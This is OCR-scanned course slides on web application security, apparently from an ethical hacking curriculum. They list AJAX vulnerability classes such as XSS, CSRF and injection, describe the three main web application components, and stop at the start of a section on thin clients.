
AJAX (Cont'd)

Some of the AJAX Framework Vulnerabilities:

- **Increased Attack Surface**
  - More hidden calls mean more security threats
  - Multiple scattered end points and hidden calls
- **Browser-based attacks**
  - The browser security model is not sufficient to deal with the Ajax model
  - JavaScript, the foundation of Ajax, is vulnerable to browser-based attacks
- **Cross-site scripting**
  - Dynamic building DOM
  - Dynamic script construction and execution of Javascript result in untrusted responses
  - User controlled data in more places
  - Self propagating XSS attack codes
  - Stream (i.e. JSON, XML etc.) contents may be malicious
- **Mashup and Widget Hacks**
  - Mashup is a self infected XSS attack
  - Mashups lack clear security boundaries
  - Widgets get the same rights as the sites running the widget
  - 3rd party APIs are designed for ease of use and not security
  - GET requests that retrieve JSON information are vulnerable
- **CSRF Attack**
  - The cross-domain access workaround results in crafting an AJAX based Dynamic CSRF attack vector
- **XML and JSON based attacks**
- **SQL Injection**
  - Inject malicious swf files
  - inject malware serving JavaScript
  - Injections can occur in JSON, XML, SOAP, and other streams
- **XPATH Injection**

Notes:

LO#09: Explain Different Web Subcomponents




Web Subcomponents

Web applications have three primary components:

Web browser (or client)	The user interface for interacting with the application Handles the presentation logic Validates user-provided input
Web application server	The web server retrieves and processes the requested file and renders the output to the web browser
Database server	Stores data for database-driven web application Provides business logic (stored procedures)

Notes: ____



Thick and Thin Clients

- In a Client/Server architecture, the **client is an application** that runs on a client machine and depends on the server to perform operations

Thin clients

